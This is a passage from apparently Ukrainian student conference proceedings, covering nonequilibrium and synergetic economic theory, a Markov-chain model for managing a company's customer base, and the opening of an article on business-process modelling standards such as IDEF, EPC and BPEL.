У той же час фундаментальна праця Д. Патінкіна «Гроші, відсоток і ціни» *[4]* досліджує, як розвинену теорію ринкової рівноваги, засновану на передумовах Л. Вальраса, так і варіант нерівноважного аналізу, що характеризує, головним чином, ринок праці. Й одночасно, у роботі М. Алле *[5]* рівновага ринкової економіки забезпечується балансуванням наступних показників: сукупний попит має бути збалансований з сукупною пропозицією товарів і послуг; обсяг сукупних

національних ресурсів населення урівноважується національним доходом; а обсяг капіталовкладень (інвестицій) балансує обсяг заощаджень в економіці.

Зі свого боку В.-Б. Занг *[2]* формулює висновок, що в дійсності не існує такої економіки, яка могла б перебувати в стані спокою, і тому результати теорії рівноваги мають явну обмежену придатність. Яскравим супротивником рівноважних теорій виступає також І. Пригожин, який у своїй роботі *[6]* вважає, що, якщо немає нестійкості, немає і розвитку. Таким чином, нестійкість виступає передумовою розвитку економіки, а стійкість, тобто рівновагу, можна вважати «глухим» кутом еволюції.

У свою чергу, на початку 70-х років XX століття виникли теоретичні концепції, в яких найбільш стійкими вважаються нерівноважні підходи в контексті дослідження станів господарських систем. Класична макроекономічна рівновага почала розглядатися як еталонний стан економіки. На зміну поняття рівноваги приходить поняття пропорційності економічної системи, що відображає стан, що склався, між її підсистемами і окремими елементами.

Введення і дослідження впорядкованих структур в нелінійних системах різної природи та призначення описується схожими математичними моделями і рішеннями. Все це дозволило розповсюдити методологію, розроблену в нелінійній динаміці, на дослідження в економічних, екологічних, соціальних системах і, нарешті, еко-соціальних системах.

Наступним кроком розвитку теорії, що описує «стрибки» економічної системи є, так звана, еволюційна теорія економічних змін, яка припускає покрокову еволюцію фазового портрета економічних систем під дією «несильних», слабких флуктуацій. Такий фазовий портрет економічних систем має незворотні динаміку і вектор розвитку, але, при цьому ж зберігає симетричність.

Характерні підходи еволюційної економіки можуть бути плідними в побудові теорії економіки перехідного періоду, коли процеси прискорюються, ламаються старі інституції, створюються нові, економічна рівновага не встигає ще встановитися, як умови знову змінюються.

Дослідження І. Пригожина *[6]* та Г. Хакена [7] показали, наскільки складно організовані просторово-часові конструкції і як вони виникають з хаотичних станів, і в системах, які мають властивість

самоорганізації замість стійкості виникають еволюційні процеси, що призводять до ще більшого різноманіття та ускладнення структур. Зокрема це демонструється виникненням раптових змін, існуванням граничних циклів і хаосу, роллю, яку відіграють стохастичні процеси в економічній еволюції, ефектами часових масштабів і швидкостей установлення відносної рівноваги в економічному аналізі.

Певним поштовхом для розвитку еволюційної економіки стала робота А. Алчіана *[8]*, в якій автор сформулював гіпотезу, що для економіки нормальним станом є ситуація невизначеності і ентропії, які виникають через недосконалість передбачення та обмеженість знань про сутність економічних явищу. Фірми і ринок діють не у відповідності з принципом максимізації прибутку, а керуються розподілом можливих і прийнятних з їх точки зору результатів. Відповідно Алчіану зовнішнє середовище представляє собою активну дієву силу, яка відбирає і фільтрує фірми, котрі прийняли найкращі рішення, незалежно від того, яким методом ті рішення були прийняті.

В цьому контексті досить цікавою є робота Р. Нельсона і С. Уінтерса «Еволюційна теорія економічних змін» *[9]*, де запропонована еволюційна теорія поведінки фірм, які вимушені діяти в змінних умовах економічного ринку. Основу еволюційної концепції Нельсона-Уінтерса представляє динамічна модель фірми, в якій її поведінка змінюється разом зі зміною ситуації ринкових умов. Центральною в концепції є поняття «рутини» як способу звичайного ведення справ у бізнесі та поведінки фірми.

Як розвиток еволюційних підходів в економіці російський вчений А. Юданов *[10]*, запропонував концепцію еволюційної стратегії фірми, в основу якої покладена типологія еволюції стратегій біологічних видів. Концепція дає відповідь на питання: якщо є набір «рутин», який забезпечує найбільшу пристосованість фірмам, які його застосовують, то яким буде еволюційний механізм підтримання «видового» різноманіття, без якого немає розвитку в розумінні біо-відбору.

Також, слід визнати, що методи еволюційної економіки тісно пов'язані з методами синергетичної економіки. Все частіше Ссучасні економічні системи розглядають повільні процеси, які різко змінюються, при чому ці зміни важко передбачити. Дослідження структурних змін та хаотичних явищ в економіці обумовлює потребу в нових теоретичних ідеях та інструментах, які б дозволили дослідження за межами традиційних підходів до економіки. Синергетика націлена на

виявлення загальних принципів еволюції, самоорганізації складних систем у різних областях знання на основі побудови і дослідження нелінійних динамічних математичних моделей.

При застосуванні моделей економічної синергетики реалізується діалектичний принцип розвитку системи, коли еволюція динамічної системи у вигляді рівноваги попиту та пропозиції зводиться до самоорганізації – тобто, прагненню до свого природного стану - між порядком і хаосом, компромісу між лінійністю, детермінізмом і випадковістю.

Процес моделювання сучасних економічних систем має ту особливість, що час в процесі розвитку цих систем є фундаментальним системо-утворюючим фактором, який змінює вектор і, як наслідок, ефективність функціонування системи в цілому і окремих її підсистем. Одним з традиційних підходів до прогнозування розвитку економічних процесів є вивчення зсуву точки рівноваги динамічної системи, викликаної зміною тих або інших параметрів моделі. Проте аналіз реальної економічної динамічної системи на основі такого підходу може виявитися помилковим, оскільки період нерівноважного розвитку багатьох економічних процесів може виявитися дуже тривалим, щоб їм можна було нехтувати. Такий підхід є ефективним лише до певного часу, поки з якихось причин характер стаціонарного стану не зміниться кардинально. Подібні зміни, які називають біфуркаціями, досліджуються методами нелінійного динамічного аналізу.

В процесі неперервної зміни одного або декількох параметрів системи або зовнішньої дії при якомусь значенні параметра поточний динамічний процес може втратити стійкість, при цьому утворюються нові, стійкі або нестійкі режими його функціонування чи поведінки. Надалі система розвивається по стійкому сценарію, якщо він існує при існуючих параметрах.

Сукупність і поведінка великої кількості нелінійних осциляторів, які створюють систему, здатні породжувати особливі структури - так звані, атрактори, які виступають для дослідника як «цілі еволюції». Вони можуть бути як правильними, просто описуваними структурами, так і хаотичними станами. У першому випадку атрактори характеризуються або одним кінцевим станом, або процесом, що циклічно повторюється і, як правило, задається простою математичною формулою.

Геометрична інтерпретація атрактора - це множина точок, до якої наближається траєкторія після загасання перехідних процесів, тобто область тяжіння сусідніх точок. Класичними прикладами атракторів в динаміці можуть служити точки динамічної рівноваги, нерухомі точки відображень, або граничні цикли. Існування атракторів приводить до вельми важливих висновків про поведінку економічних системи. В цьому випадку дослідження сталих режимів, тобто режимів, які спостерігаються після закінчення достатнього великого часу, еквівалентно вивченню геометричної структури атрактора та інтерпретації його поведінки.

Висновки. Згідно проведеного аналізу, основним інструментарієм дослідження економічних систем є апарат економіко-математичного моделювання з використанням методології моделювання динаміки, яка необхідна для дослідження еволюційних процесів у межах виробничих підприємств та інших економічних суб'єктів, що функціонують в умовах економічної ентропії, нестабільності та невизначеності, які є характерними для сучасник економік, де тривають інтенсивні ринкові перетворення, зокрема для реформування економіки України. Від ступеня та якості вирішення проблем порушення рівноваги як на макро-, так і на мікрорівні, залежать темпи і пропорції розвитку економіки країни та добробут населення і, в кінцевому результаті, успішність ринкових трансформацій та секторальних економічних реформ.

СПИСОК ВИКОРИСТАНИХ ДЖЕРЕЛ

1. Пуанкаре А. О кривых, определяемых дифференциальными уравнениями // Пер. с франц. / А. Пуанкаре. - М., 2003. -385 с.

2. Занг В.-Б. Синергетическая экономика: время и перемены в нелинейной экономической теории. -М.: Изд-во «Мир», 2005. -335 с.

3. Хикс Дж. Стоимость и капитал // Пер. с англ. / Общ. ред. и вступ. ст. Р. М. Энтова. — М.: Прогресс, 2008. -488 с.

4. Patinkin D. Money, interest, and prices: an integ- ration of monetary and value theory / 2nd ed. New York, 2007. - 708 p.

5. Алле М. Условия эффективности в экономике. -М.: Наука для общества, 2004. -304 с.

6. Пригожин И., Стенгерс И. Порядок из хаоса. -М.: Прогресс, 2000. - 432 с.

7. Хакен Г. Синергетика. Иерархии неустойчивостей в самоорганизующихся системах и устройствах / Пер. с англ. за ред. Ю. Климантовича. - М.: Мир, 2008. - 419 с.

8. Alchian, A. Uncertainty, Evolution, and Economic Theory. - The Journal of Political Economy. -Vol. -58, №. 3. -2000. - P. 211.

9. Нельсон Р., Уинтерс С. Эволюционная теория экономических изменений. - М.: Финстатинформ, 2000. - 474 с.

10. Юданов А. Ю. Конкуренция: теория и практика. 3-е изд. - М.: ГНОМ и Д., 2001. - 142 с.

Довбиш Андрій Іванович,
студент групи ЕКМ-18-1
ННІ інформаційних технологій
Науковий керівник:
Мамченко Світлана Дмитрівна,
к.т.н., доцент, доцент кафедри економічної кібернетики

ІНФОРМАЦІЙНО-ЛОГІЧНА МОДЕЛЬ ОПТИМІЗАЦІЇ УПРАВЛІННЯ КЛІЄНТСЬКОЮ БАЗОЮ КОМПАНІЇ

Анотація. *У статті досліджується можливість побудови інформаційно-логічної динамічної моделі оптимізації управління клієнтською базою компанії як найбільш ефективної в умовах глобалізації економічної діяльності та динамічності ринкового середовища.*

Ключові слова: *клієнтська база, показник лояльності клієнтів, показник вартості клієнтської бази, система управління, ланцюги маркова, динамічна модель*

Постановка проблеми. Сучасна економічна ситуація характеризується зростаючим рівнем конкуренції серед компаній, високою мінливістю купівельних переваг, формуванням інформаційної економіки. В сучасних умовах успіх компанії залежать як від якості самих продуктів або послуг, так і від досконалості механізмів взаємодії компанії зі своїми клієнтами. Сьогодні споживач став фокусом всіх зусиль виробників, а їх задоволеність стосунками з постачальником – ключовим фактором успіху компанії. З розвитком інформаційних технологій кожна людина легко може отримати всю потрібну їй інформацію про переваги тієї чи іншої компанії. Тому боротися за клієнта стає все складніше.

Аналіз останніх досліджень і публікацій. Важливість якісного управління клієнтською базою компанії відзначають в своїх роботах такі автори, як Майер, Пепперс і Роджерс, Сьюел. У якості основних показників оцінювання ефективності управління клієнтською базою компанії у дослідженнях науковців постають: показник лояльності клієнта; показник довгострокової вартості клієнта (Customer Lifetime Value - CLV).

Моделі управління на основі показника лояльності клієнтів представлені в роботах Ж.-Ж. Ламбена, Ф. Рачхелда, Д. Аакера, Я. Хофмайера і Б.Райса. Підхід до оцінки ефективності управління клієнтською базою, що використовує в якості критерію управління показник довгострокової вартості клієнта, розглядається в роботах П. Бергера і Н.Насра, Ф.Райчхелда, П.Фадера і Б.Харді, Е. Малтхауса і Р. Блатберга і багатьох інших.

Актуальність теми полягає в необхідності побудови динамічної моделі управління клієнтською базою та оптимізації управління, оскільки все більше компаній, як українських, так і зарубіжних заявляють про таку необхідність. Існує потреба в моделях, які дозволяють не тільки прогнозувати прибутковість від своїх клієнтів в майбутньому, але також оцінювати ефективність заходів, спрямованих на управління клієнтською базою, і гнучко налаштовувати інструменти управління базою клієнтів. Питання щодо розробки методів та моделей управління клієнтською базою компанії постало актуальною проблемою наприкінці XX століття і залишається актуальним й донині.

Мета статті полягає в обгрунтуванні динамічної моделі, що дозволяє компанії на основі розрахованих показників розробити стратегію оптимального управління групами клієнтів на довгостроковому інтервалі часу.

Виклад основного матеріалу дослідження. Не завжди наявність великої клієнтської бази гарантує високий рівень продажів. Перехід до клієнтоорієнтованого ведення бізнесу [1] надає можливість компанії підвищити прибутковість за рахунок збільшення виручки від існуючої клієнтської бази та оптимізації операційних витрат, в першу чергу, за рахунок двох ключових факторів, що відзначає в своїй книзі Ф.Райчхелд [2]:

1. впливу рівня лояльності на динаміку чисельності споживачів. Між рівнем лояльності і коефіцієнтом вибуття з клієнтської бази існує статистично показана зворотна залежність – чим вище коефіцієнт лояльності, тим нижче коефіцієнт вибуття клієнтів;

2. зростання прибутку в розрахунку на одного клієнта. Одна з переваг тривалих відносин зі споживачами полягає в тому, що в більшості галузей обсяги закупівель мають тенденцію з часом зростати.

Крім згаданих вище ключових чинників підвищення прибутку компанії від збільшення лояльності клієнтів, коефіцієнт лояльності впливає і на інші параметри. Серед них можна виділити наступні:

- зниження витрат на залучення клієнтів. До витрат на залучення клієнтів відносяться: реклама, цінові знижки, відсоток комісійних для торгових агентів тощо;
- отримання базового прибутку. Під базовим прибутком розуміють прибуток, одержуваний від продажу продуктів цільовим споживачам, і який не залежить ні від пори року, ні від лояльності споживачів, ні від інших факторів;
- зниження операційних витрат. Як правило, величина операційних витрат на обслуговування клієнта з часом скорочується;
- збільшення числа рекомендацій. Споживачі, що з'являються після особистих рекомендацій, зазвичай більш привабливі як клієнти, тобто забезпечують велику прибутковість і залишаються взаємодіяти з компанією довше, ніж клієнти, які реагують на рекламу конкурентів, розпродажі і цінові просування;
- можливість збільшення цінової премії.

У розробках моделей управління клієнтською базою існують такі напрями: побудова регресійних моделей, побудова Pareto / NBD моделей, побудова моделей на основі марковських ланцюгів. Моделі на основі марковских ланцюгів приваблюють відносною простотою і вимагають менших витрат при розрахунку своїх показників. При цьому ступінь точності прогнозування цих моделей порівнювана з Pareto-NBD моделями [3, 4]. Крім того, марковські моделі відрізняються високою гнучкістю і легко адаптуються під специфіку роботи компанії. Прикладом моделі на основі марковських ланцюгів є модель, наведена у роботі [5]. Автори даної моделі розглядають поведінку окремого клієнта протягом виділеного часового періоду як марковський процес, в якому виділяють п’ять можливих станів, в яких може знаходитись клієнт залежно від ймовірності покупки. Перехід клієнта з одного стану в інший залежить від інтервалу часу з моменту останньої покупки. На основі характеристик марковського процесу розраховується показник CLV.

Значна частина наукових робіт в частині розробки марковських моделей мають ряд обмежень, а саме:

- концентруються на управлінні поведінкою окремого клієнта, що вимагає значних витрат часу в випадку використання в компаніях з багатомільйонною клієнтською базою;
- передбачається, що на купівельну поведінку впливає величина маркетингових витрат, не враховується поведінковий профіль клієнта: частота покупок, середній чек, категорії товарів, що купуються.

Для моделі управління клієнтською базою компанії основоположним моментом для успішного вирішення завдання управління клієнтами виступає проведення сегментації клієнтської бази. Від якості проведеної сегментації залежить розробка всіх подальших моделей і отриманих прогнозів. Критерії поділу клієнтів на групи залежать від специфіки діяльності компанії і доступної для аналізу інформації про клієнтів, але в якості базових характеристик необхідно враховувати купівельну поведінку клієнта: частоту покупок, середню величину чека, період неактивності клієнта і загальний час взаємодії клієнта і компанії. Для розрахунку показника довгострокової вартості клієнта необхідно використовувати три ключові параметри: величину доходу від групи клієнтів; величину витрат по групі клієнтів; чисельність груп клієнтів в кожен момент часу. Інформаційно-логічна модель оптимізації управління клієнтською базою компанії відображає сформульовані вище основні етапи розробки моделі (рис.1). Важливим етапом розробки інформаційно-логічної модель оптимізації управління клієнтами є аналіз проведених в компанії маркетингових заходів і оцінка характеру впливу проведених заходів на групи клієнтів.

Також при аналізі динаміки купівельної поведінки необхідно враховувати фактори зовнішнього впливу, такі як ринкові тенденції або поява нових технологій, а також природні зміни купівельної поведінки клієнтів, пов'язані зі зміною рівня життя або соціального статусу груп клієнтів. На основі проведеного аналізу будуються регресійні моделі, що відображають характер купівельної поведінки груп клієнтів і ступінь впливу проведених маркетингових кампаній і зовнішніх чинників на динаміку його зміни. За підсумками розробки зазначених вище моделей можна перейти до постановки задачі оптимального управління клієнтською базою компанії, а саме до формулювання критерію оптимального управління, опису існуючих обмежень і вимоги до виду одержуваного оптимального рішення.




Рис. 1. Інформаційно-логічна модель оптимізації управління клієнтською базою компанії

В рамках завдання управління клієнтською базою компанії критерієм оптимального управління є досягнення максимального значення довгострокової вартості клієнтської бази на заданому горизонті планування, а у результаті прийняття рішень - набір параметрів і вимог до проведених маркетингових заходів, які забезпечують оптимальне значення показника довгострокової вартості клієнта. В рамках даної моделі (Рис.1) послідовно відображені основні етапи розробки моделі оптимізації управління клієнтською базою компанії і вказані основні інформаційні потоки.

Висновки. Запропонована інформаційно-логічна динамічна модель оптимізації управління клієнтською базою компанії відіграє важливу роль в діяльності компанії та впливає на її конкурентоспроможність і прибутковість. В ході проведеного дослідження обгрунтовано підхід до кластеризації клієнтської бази компанії на основі купівельної поведінки груп клієнтів, що характеризується частотою покупок, середнім розміром чека, загальним часом взаємодії клієнта з компанією, давністю останньої покупки. Критерієм оптимального управління клієнтською базою є досягнення максимального значення довгострокової її вартості на заданому горизонті планування.

СПИСОК ВИКОРИСТАНИХ ДЖЕРЕЛ

1. Поташев М. Век клиента. Москва: АСТ. 2016. 320 с.

2. Райхельд Ф. Искренняя лояльность. Ключ к завоеванию клиентов на всю жизнь. -Москва: Манн, Иванов и Фербер. 2013. 150 с.

3. Андреева А.В. Инструменты управления клиентской базой компании // Материалы Второго российского экономического конгресса. [Электронный ресурс] -URL: http://www.econorus.org/congress.phtml.

4. Андреева А.В. Оптимальное управление клиентской базой на основе показателя долгосрочной стоимости клиента // Бизнес-информатика, 2012. №4(22).С.61-68.

5. Pfeifer P. E., Carraway, R.L. Modeling Customer Relationships as Markov Chains. Journal of Interactive Marketing, 2000, vol. 14 (Spring). pp.43–55.

Лисенко Максим Сергійович,
студент групи ЕКМ-18-1
ННІ інформаційних технологій
Науковий керівник:
Ріппа Сергій Петрович,
д.е.н., професор

ОПИС БІЗНЕС-ПРОЦЕСІВ ІТ-СИСТЕМ

Анотація. *У статті розглядаються окремі аспекти проблематики опису та представлення бізнес-процесів в ході проектних робіт інформатизації. Запровадження ефективного управління результатами діяльності підприємств призводить до позитивної динаміки прибутку та суміжних процесах менеджменту, де велику роль відіграє система управління прибутком, в тому числі при його прогнозуванні та плануванні. Виконано аналіз основних напрямів управління прибутком на підприємстві в сучасних умовах господарювання, для яких характерними є високий рівень динаміки та інтенсивні інновації.*

Ключові слова: *глобалізація, інформаційний простір, прибуток, управління прибутком, інформаційний простір, інновації, підприємство.*

Постановка проблеми. Існуючі стратегії інноваційного технологічного розвитку підприємств все частіше перетворюються на визначальний фактор, який дозволяє забезпечити ефективну діяльність компанії, суттєво підвищити її конкурентоздатність. Сучасні технології бізнесу відрізняються високим динамізмом, пов'язаним з бурхливим розвитком самих інформаційних технологій та різноманітних інновацій, з реально мінливими і різноспрямованими потребами ринку. Переважна більшість підприємств розуміють необхідність та інтенсивність впровадження змін, але не зосереджені на внутрішніх бізнес-процесах та досить часто залишають поза увагою можливості їх оптимізації. Як свідчать експерти, сьогоднішній менеджмент найчастіше спрямований на процесний підхід в управлінні, для якого використовують відповідні сучасності програмні інструменти. В цих умовах необхідно знайти таку інноваційну модель розвитку підприємств з використанням новітніх технологій виробництва, яка б максимально реалізовувала потенціал прибутковості та ефективного управління ним.

Аналіз останніх досліджень і публікацій. Першопрохідцями в області розробки та розвитку бізнес-процесного підходу в управлянні підприємством є: М. Хаммер, Д. Чампі, М. Робсон, Д. Харінгтон, Д. Шорт, а також їх послідовники, закордоні та вітчизняні науковці: В. Гончарук, С. Колеснікова, Ю. Огурцов, Е. Попова, Е. Уткін, О. Черемних, О. Віноградов тощо. Більш теоретичним і практико-орієнтованим аспектам вирішення проблем ІТ-інструментарію для оптимізації управління бізнес-процесами на підприємстві, присвячені праці І. В. Артамонова, Т. Давенпорта, С. В. Маклакова, Н. П. Ніколенко, В. В. Репіна, М. Хаммера, Д. Чампи, В. Г. Єліферова, Є. Г. Ойхмана та ін. Слід згадати також вітчизняних науковців, які активно розвивають зазначені напрямки дослідження: О. І. Подоляка, Т. І. Решетняк, В. Г. Федоренко, О. В. Солодку, І. В. Сало, І. Шила та ін. *[1–6]*. Віддаючи належне теоретичним та практичним цінностям попередніх досліджень, на наш погляд, слід визнати, що існує потреба у системному дослідженні проблематики управління бізнес-процесами на підприємстві.

Формулювання цілей статті. Розкриття теоретичних та практичних методичних аспектів опису та побудови інноваційних систем управління діяльністю підприємства на основі бізнес-процесного підходу.

Виклад основного матеріалу дослідження. Широко відомо, що діяльність будь-якого бізнесу, навіть самого невеликого, – це набір запланованих послідовних кроків, своєрідний ланцюжок дій. Виконуючи їх, використовуються певні ресурси і отримується необхідний результат. Компанія, таким чином, функціонує і реалізує прогнозовану і заплановану діяльність. Наприклад, будь-яка виробнича компанія у своїй діяльності повинна закуповувати сировину, переробляти її, виробляючи продукт, пакувати, доставляти покупцям, забезпечувати після-обслуговування та інше. Ці дії і є бізнес-процесами в широкому розумінні. Всі вони тісно пов’язані між собою, вимагають певних ресурсів і разом складають узагальнену модель бізнесу.

На відміну від опису підприємства на основі ієрархічної функціональної чи мережної структури, які важко об'єктивно й однозначно оцінити, опис бізнес-процесів дозволяє точно представити цілі, характеристики, що досліджуються, та остаточні результати кожного виду діяльності. Бізнес-процеси у достатній мірі детально виокремлюють проходження потоків робіт незалежно від ієрархії та границь підрозділів, які їх виконують, і представляють послідовність взаємозалежних і

взаємопов'язаних операцій. Узагальнена модель бізнес-процесу повинна відображати як напрямок робочих потоків, так і бізнес-правила обробки подій, залежно від яких виконуються операції та отримується конкретний результат.

Упродовж останніх років «процесний напрямок» сучасної індустрії інформаційних технологій активно розвивається й у цієї галузі з'явилася безліч термінів і абревіатур, пов'язаних з бізнес-процесами. За деякими з них ховаються комплекси, так званих, інформаційних систем підтримки бізнес-процесів, підходи до опису, моделювання та виконанню бізнес-процесів, у тому числі, загальноприйняті або нетрадиційні, тобто, такі, що активно використовуються і вже застарілі (усього за кілька років) стандарти і нормативи.

Якщо охарактеризувати апарат опису бізнес-процесів для формального і, зокрема, графічного їх представлення використовуються різні мови, але найпопулярнішими вважаються інструменти *UML* і *Business Process Modeling Notation*.

Фактично, існує три основні способи розробки бізнес-моделей:

- графічний: дерево, блок-схема, технологічна карта;
- табличний;
- текстовий.

Дерево-подібний (або ієрархічний список) – дозволяє перелічити всі елементи бізнес-моделі, визначити типи зв'язку між її елементами (підпорядкування, включення і тому подібне) і параметри кожного з них, де блок-схеми і технологічні карти можна вважати варіаціями дерева.

Табличне уявлення дозволяє перерахувати всі елементи бізнес-моделі (по рядках) і дати їм докладні характеристики (у стовпцях таблиці) у випадку необхідності формального представлення надвеликих і надскладних моделей.

Специфічним способом побудови бізнес-моделей є текстовий опис, який є найбільш наближеним до природнього способу спілкування замовників моделювання з його виконавцями. Однак, у цьому способі особливим моментом є формалізація складних і великих бізнес-моделей, при цьому виникають завдання поглибленого аналізу текстів, який дозволяє відстежити логічні взаємозв'язки між елементами моделі.

Найоптимальнішим варіантом побудови бізнес-моделей можна вважати комбінацію усіх трьох перелічених способів.

Окремо, слід відзначити, що основу багатьох сучасних методологічних підходів до моделювання бізнес-процесів складає методологія *SADT* (*Structured Analysis and Design Technique* – метод структурного аналізу і проектування) та відповідні алгоритмічні мови, які використовуються для розробки програмного забезпечення. Як правило, процеси в цих підходах описують на декількох рівнях. У найпростішому варіанті їх два: верхній і нижній. На верхньому рівні опис відбувається укрупнено, не вдаючись у деталі. А нижній рівень описує кожен процес під-процесами і окремими процедурами.

Відносно стандартів на сьогодні сформувалися і використовуються кілька підходів до опису бізнес-процесів. Можна відзначити, в цьому контексті, такі як, наприклад, *IDEF, DFD, EPC*. Як відзначають фахівці в багатьох роботах *[1-7]*, діаграми *IDEF* і *EPC* дозволяють описувати загалом бізнес-процеси, однак мають низький рівень виразності, точності та однозначності, що не дозволяє, у кінцевому випадку, створювати об'єктивні моделі процесів організації або примушує аналітиків і розробників створювати додаткові документи, орієнтовані на особливості бізнес-процесів. Цю ситуацію негласно, але явно підтверджують провідні розробники сучасних *Case*-засобів для опису бізнес-процесів: діаграми *IDEF*, *DFD*, *ERD* використовуються найчастіше для підтримки раніше зібраних документів і перетворення їх на сучасні стандарти.

Таким чином, на початку 2000-х ситуація, що призвела до депопуляризації компонентно-орієнтованої розробки, склалась й у засобах опису та реалізації бізнес-процесів та веб-служб: на ринку існувало не менш десятка угруповань, які визначали *BP*-стандарти та протоколи взаємодії і формалізації веб-служб *[7]*.

Розповсюдження досвіду розробки відкритих стандартів інтернет-консорціуму *W3C* та відповідних веб-служб *OASIS* дозволило найбільшим постачальникам програмного забезпечення, таким, як *Microsoft, Intalio, SAP, IBM, Oracle, Jboss, Adobe, BEA* зібрати воєдино досвід формування і узгодження стандартів та запропонувати узагальнені специфікації опису служб і процесів, наприклад, для створення *BPEL [2]*. В результаті, такі стандарти як J*PDL, Xlang, WSFL, WSCL, BPSS, WSCI, BPML* були повністю або частково замінені *[1-4]* спільно розробленою мовою *BPEL*.

Ситуація склалася таким чиним, що стандарти *BPML* і *WSCI* розроблялися одночасно консорціумами великих розроблювачів. В

